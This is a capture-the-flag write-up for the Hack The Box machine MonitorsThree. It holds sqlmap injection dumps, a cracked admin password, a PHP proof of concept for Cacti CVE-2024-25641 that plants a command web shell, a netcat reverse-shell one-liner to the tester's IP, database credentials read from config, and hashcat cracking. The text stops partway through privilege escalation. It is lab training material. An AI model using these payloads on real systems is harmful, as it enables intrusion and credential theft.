Hack The Box: MonitorsThree Write-Up
Machine Author(s): ruycr4ft & kavigihan
Description:
This machine is a Medium linux machine, The machine is exploited by taking advantage of an Sql injection Vulnerability, which when leveraged permits us to gain access to a Cacti admin panel, This version of cacti is vulnerable to php command injection that leads us to Remote code execution, from where we gain higher privileges and successfully hack the box.
Difficulty: Medium
Part 1: Enumeration & Foothold
Enumeration
- Nmaps finds two opened TCP port 22 and 80 and the target systems seems to be ubuntu
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
[Jan 17, 2025 - 00:37:06 ] htb monitors3 ➜  nmap 10.129.231.115 -sSCV -p- -oN nmap_monitors3
Starting Nmap 7.93 ( https://nmap.org ) at 2025-01-17 00:37 CET
Nmap scan report for 10.129.231.115
Host is up (0.034s latency).
Not shown: 65102 closed tcp ports (reset), 431 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 86f87d6f4291bb897291af72f301ff5b (ECDSA)
|_  256 50f9ed8e73649eaaf6089514f0a60d57 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://monitorsthree.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.10 seconds
- The scan also reveals a redirection to the domain monitorsthree.htb so we add this to our /etc/hosts file
Foothold
Website TCP 80

- The website reveals and enterprise Network solution, we also see a login button that brings us to a login page
Login Page

- With no credentials we can’t do anything but, there is the forgot_password.php endpoint

- A password reset option offered by the /forgot_password.php endpoint may be used to enumerate usernames depending on the error message.

- Furthermore, the username parameter is Vulnerable to SQL injection attacks.
SQLI
The Sql injection previously found manually was confirmed leveraged automatically with sqlmap tool and successfully dumped usernames and password hashes
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
[Jan 17, 2025 - 11:49:06 ] htb monitors3 ➜  sqlmap -r request.txt --random-agent --level=5 --risk=3 -D monitorsthree_db -T users -C username --dump --technique=BEUS        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.11.9#dev}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 12:39:21 /2025-01-17/

[12:39:21] [INFO] parsing HTTP request from 'request.txt'
[12:39:21] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux x86_64; es-ES; rv:1.9.0.4) Gecko/2008111217 Fedora/3.0.4-1.fc10 Firefox/3.0.4' from file '/opt/tools/sqlmap/data/txt/user-agents.txt'
[12:39:22] [WARNING] it appears that you have provided tainted parameter values ('username=' OR 1=1-- --') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
it appears that provided value for POST parameter 'username' has boundaries. Do you want to inject inside? ('' OR 1=1*-- --') [y/N] y
[12:39:24] [INFO] resuming back-end DBMS 'mysql'
[12:39:24] [INFO] testing connection to the target URL
got a 302 redirect to 'http://monitorsthree.htb/forgot_password.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: username=' OR 1=1;SELECT SLEEP(5)#-- --
---
[12:39:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[12:39:25] [INFO] fetching entries of column(s) 'username' for table 'users' in database 'monitorsthree_db'
[12:39:25] [INFO] fetching number of column(s) 'username' entries for table 'users' in database 'monitorsthree_db'
[12:39:25] [INFO] resumed: 4
[12:39:25] [WARNING] (case) time-based comparison requires larger statistical model, please wait.............................. (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
[12:40:09] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
a

[12:41:01] [INFO] adjusting time delay to 1 second due to good response times
dmin
[12:42:06] [INFO] retrieved: dthompson
[12:45:34] [INFO] retrieved: janderson
[12:48:17] [INFO] retrieved: mwatson
Database: monitorsthree_db
Table: users
[4 entries]
+-----------+
| username  |
+-----------+
| admin     |
| dthompson |
| janderson |
| mwatson   |
+-----------+

[12:50:39] [INFO] table 'monitorsthree_db.users' dumped to CSV file '/root/.local/share/sqlmap/output/monitorsthree.htb/dump/monitorsthree_db/users.csv'
[12:50:39] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/monitorsthree.htb'

[*] ending @ 12:50:39 /2025-01-17/
usernames dumped
- admin
- dthompson
- janderson
- mwatson
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
[Jan 17, 2025 - 12:50:40 ] htb monitors3 ➜  sqlmap -r request.txt --random-agent --level=5 --risk=3 -D monitorsthree_db -T users -C password --dump --technique=BEUS        ___
       __H__
 ___ ___["]_____ ___ ___  {1.8.11.9#dev}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:19:26 /2025-01-17/

[13:19:26] [INFO] parsing HTTP request from 'request.txt'
[13:19:26] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U; Linux i686; rv:1.7.3) Gecko/20041020 Firefox/0.10.1' from file '/opt/tools/sqlmap/data/txt/user-agents.txt'
[13:19:26] [WARNING] it appears that you have provided tainted parameter values ('username=' OR 1=1-- --') with most likely leftover chars/statements from manual SQL injection test(s). Please, always use only valid parameter values so sqlmap could be able to run properly
are you really sure that you want to continue (sqlmap could have problems)? [y/N] y
it appears that provided value for POST parameter 'username' has boundaries. Do you want to inject inside? ('' OR 1=1*-- --') [y/N] y
[13:19:28] [INFO] resuming back-end DBMS 'mysql'
[13:19:28] [INFO] testing connection to the target URL
got a 302 redirect to 'http://monitorsthree.htb/forgot_password.php'. Do you want to follow? [Y/n] y
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: username (POST)
    Type: stacked queries
    Title: MySQL >= 5.0.12 stacked queries (comment)
    Payload: username=' OR 1=1;SELECT SLEEP(5)#-- --
---
[13:19:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.18.0
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[13:19:30] [INFO] fetching entries of column(s) 'password' for table 'users' in database 'monitorsthree_db'
[13:19:30] [INFO] fetching number of column(s) 'password' entries for table 'users' in database 'monitorsthree_db'
[13:19:30] [INFO] resumed: 4
[13:19:30] [INFO] resumed: 1e68b6eb86b45f6d92f8f292428f77ac
[13:19:30] [INFO] resumed: 31a181c8372e3afc59dab863430610e8
[13:19:30] [INFO] resumed: 633b683cc128fe244b00f176c8a950f5
[13:19:30] [INFO] resumed: c585d01f2eb3e6e1073e92023088a3dd
[13:19:30] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[13:19:39] [INFO] writing hashes to a temporary file '/tmp/sqlmaprba3xwq8415084/sqlmaphashes-u3a_ihcz.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: monitorsthree_db
Table: users
[4 entries]
+----------------------------------+
| password                         |
+----------------------------------+
| 1e68b6eb86b45f6d92f8f292428f77ac |
| 31a181c8372e3afc59dab863430610e8 |
| 633b683cc128fe244b00f176c8a950f5 |
| c585d01f2eb3e6e1073e92023088a3dd |
+----------------------------------+

[13:19:43] [INFO] table 'monitorsthree_db.users' dumped to CSV file '/root/.local/share/sqlmap/output/monitorsthree.htb/dump/monitorsthree_db/users.csv'
[13:19:43] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/monitorsthree.htb'

[*] ending @ 13:19:43 /2025-01-17/
- We successfully used crackstation and recoved the clear pass that corresponds to the admin user

From there nothing new found, We Did some Vhost Enumeration and found a valid vhost
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
[Jan 17, 2025 - 01:31:04 ] htb monitors3 ➜  ffuf -fs 13560 -c -w `fzf-wordlists` -H 'Host: FUZZ.monitorsthree.htb' -u "http://monitorsthree.htb/"

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://monitorsthree.htb/
 :: Wordlist         : FUZZ: /opt/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.monitorsthree.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 13560
________________________________________________

cacti                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 30ms]
From there we add the vhost to our /etc/hosts file

Cacti is an open-source, web-based network monitoring, performance, fault and configuration management framework designed as a front-end application for the open-source, industry-standard data logging tool RRDtool. Cacti allows a user to poll services at predetermined intervals and graph the resulting data. Through the use of Cacti plugins, it has been extended to encompass all of the FCAPS operational management categories. It is generally used to graph time-series data of metrics such as CPU load and network bandwidth utilization. A common usage is to monitor network traffic by polling a network switch or router interface via Simple Network Management Protocol (SNMP).
The version information has been disclosed version 1.2.26
Authentication


Doing a password reuse with the ` admin: greencacti2001` credentials gives us access to the cacti Admin panel
Shell as www-data
Cacti 1.2.26 (CVE-2024-25641)
An arbitrary file write vulnerability, exploitable through the “Package Import” feature, allows authenticated users having the “Import Templates” permission to execute arbitrary PHP code on the web server (RCE). Details
The vulnerability is located within the import_package() function defined into the /lib/import.php script.
Poc
- I modified the original poc at poc
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
<?php

$xmldata = "<xml>
   <files>
       <file>
           <name>resource/test.php</name>
           <data>%s</data>
           <filesignature>%s</filesignature>
       </file>
   </files>
   <publickey>%s</publickey>
   <signature></signature>
</xml>";

// Webshell PHP code (Modified for cmd input)
$filedata = "<?php if(isset(\$_REQUEST['cmd'])){ echo '<pre>'; \$cmd = (\$_REQUEST['cmd']); system(\$cmd); echo '</pre>'; die; }?>";

$keypair = openssl_pkey_new();
$public_key = openssl_pkey_get_details($keypair)["key"];
openssl_sign($filedata, $filesignature, $keypair, OPENSSL_ALGO_SHA256);
$data = sprintf($xmldata, base64_encode($filedata), base64_encode($filesignature), base64_encode($public_key));
openssl_sign($data, $signature, $keypair, OPENSSL_ALGO_SHA256);
file_put_contents("test.xml", str_replace("<signature></signature>", "<signature>".base64_encode($signature)."</signature>", $data));
system("cat test.xml | gzip -9 > test.xml.gz; rm test.xml");

?>

From Here we upload the test.xml.gz file generated and access the test.php at http://cacti.monitorsthree.htb/cacti/resource/test.php?cmd

Now lets get a real reverse shell,
- Sending the reverse shell command through the cmd parameter
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 10.10.14.225 1337 >/tmp/fwe will url-encode this and send the request throught burp


Revshell confirmed !!
Part 2: Lateral Movement & Privilege Escalation
Lateral Movement
The cacti/include directory contains a configuration file; config.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
www-data@monitorsthree:~/html/cacti/include$ cat config.php
cat config.php
<?php
/*
 +-------------------------------------------------------------------------+
 | Copyright (C) 2004-2023 The Cacti Group                                 |
 |                                                                         |
 | This program is free software; you can redistribute it and/or           |
 | modify it under the terms of the GNU General Public License             |
 | as published by the Free Software Foundation; either version 2          |
 | of the License, or (at your option) any later version.                  |
 |                                                                         |
 | This program is distributed in the hope that it will be useful,         |
 | but WITHOUT ANY WARRANTY; without even the implied warranty of          |
 | MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the           |
 | GNU General Public License for more details.                            |
 +-------------------------------------------------------------------------+
 | Cacti: The Complete RRDtool-based Graphing Solution                     |
 +-------------------------------------------------------------------------+
 | This code is designed, written, and maintained by the Cacti Group. See  |
 | about.php and/or the AUTHORS file for specific developer information.   |
 +-------------------------------------------------------------------------+
 | http://www.cacti.net/                                                   |
 +-------------------------------------------------------------------------+
*/

/**
 * Make sure these values reflect your actual database/host/user/password
 */

$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'localhost';
$database_username = 'cactiuser';
$database_password = 'cactiuser';
$database_port     = '3306';
$database_retries  = 5;
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
$database_persist  = false;

<...snip....>
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
[Jan 17, 2025 - 16:27:54 ] htb monitors3 ➜  rlwrap nc -lvnp 1337
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.129.86.40.
Ncat: Connection from 10.129.86.40:51522.
bash: cannot set terminal process group (1200): Inappropriate ioctl for device
bash: no job control in this shell
www-data@monitorsthree:~/html/cacti/resource$ python3 -c 'import pty; pty.spawn("/bin/bash")'
<ce$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@monitorsthree:~/html/cacti/resource$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@monitorsthree:~/html/cacti/resource$ ls
ls
index.php  script_queries  script_server  snmp_queries
www-data@monitorsthree:~/html/cacti/resource$ mysql -ucactiuser -pcactiuser
mysql -ucactiuser -pcactiuser
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 217
Server version: 10.6.18-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases;
show databases;
+--------------------+
| Database           |
+--------------------+
| cacti              |
| information_schema |
| mysql              |
+--------------------+
3 rows in set (0.001 sec)

MariaDB [(none)]> use cacti;
use cacti;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [cacti]> select username,password from user_auth;
select username,password from user_auth;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$tjPSsSP6UovL3OTNeam4Oe24TSRuSRRApmqf5vPinSer3mDuyG90G |
| guest    | $2y$10$SO8woUvjSFMr1CDo8O3cz.S6uJoqLaTe6/mvIcUuXzKsATo77nLHu |
| marcus   | $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK |
+----------+--------------------------------------------------------------+
3 rows in set (0.001 sec)
The credential hashes confirms marcus is a system level user
Shell as marcus
Password cracking
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
[Jan 17, 2025 - 16:36:53 ] htb monitors3 ➜  hashcat  hashes -a 0 -m 3200  `fzf-wordlists`
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: pthread-haswell-13th Gen Intel(R) Core(TM) i5-1345U, 14834/29733 MB (4096 MB allocatable), 12MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Single-Hash
* Single-Salt

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /opt/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 1 sec

$2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIaxo79IBjtK:12345678910

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$10$Fq8wGXvlM3Le.5LIzmM9weFs9s6W2i1FLg3yrdNGmkIa...9IBjtK
Time.Started.....: Fri Jan 17 16:37:45 2025 (3 secs)
Time.Estimated...: Fri Jan 17 16:37:48 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/opt/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:      172 H/s (2.91ms) @ Accel:12 Loops:4 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 576/14344384 (0.00%)
Rejected.........: 0/576 (0.00%)
Restore.Point....: 432/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1020-1024
Candidate.Engine.: Device Generator
Candidates.#1....: 12345678910 -> parola
Hardware.Mon.#1..: Temp: 65c Util: 87%

Started: Fri Jan 17 16:37:14 2025
Stopped: Fri Jan 17 16:37:50 2025
Testing the cracked password of marcus user for password reuse
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
www-data@monitorsthree:~/html/cacti/resource$ su marcus
su marcus
Password: 12345678910

marcus@monitorsthree:/var/www/html/cacti/resource$ whoami
whoami
marcus
marcus@monitorsthree:/var/www/html/cacti/resource$ cd /home/marcus
cd /home/marcus
marcus@monitorsthree:~$ ls
ls
user.txt
marcus@monitorsthree:~$ ls -la
ls -la
total 32
drwxr-x--- 4 marcus marcus 4096 Aug 16 11:35 .
drwxr-xr-x 3 root   root   4096 May 26  2024 ..
lrwxrwxrwx 1 root   root      9 Aug 16 11:29 .bash_history -> /dev/null
-rw-r--r-- 1 marcus marcus  220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 marcus marcus 3771 Jan  6  2022 .bashrc
drwx------ 2 marcus marcus 4096 Aug 16 11:35 .cache
-rw-r--r-- 1 marcus marcus  807 Jan  6  2022 .profile
drwx------ 2 marcus marcus 4096 Aug 20 13:07 .ssh
-rw-r----- 1 root   marcus   33 Jan 17 14:09 user.txt
marcus@monitorsthree:~$ ls .ssh/
ls .ssh/
authorized_keys  id_rsa  id_rsa.pub
marcus@monitorsthree:~$ ls .ssh/id_rsa
ls .ssh/id_rsa
.ssh/id_rsa
marcus@monitorsthree:~$
We have obtained the id_rsa private key for marcus user so we will use it to connect throught ssh for more shell stability Hence we get the user flag
1
2
3
4
5
[Jan 17, 2025 - 16:52:17 ] htb monitors3 ➜  ssh marcus@monitorsthree.htb -i id_rsa
Last login: Fri Jan 17 15:24:22 2025 from 10.10.14.225
marcus@monitorsthree:~$ cat user.txt
b0c8428b7b0fec0b63b2b4e44406eeaa
marcus@monitorsthree:~$
Privilege Escalation
Running netstat -antup4 reveals an internal service running on port 8200 bound to 172.18.0.2 and 127.0.0.1 This suggest the service on port 8200 is running on docker and is exposed internally on port 8200
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
marcus@monitorsthree:~$ netstat -antup4
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
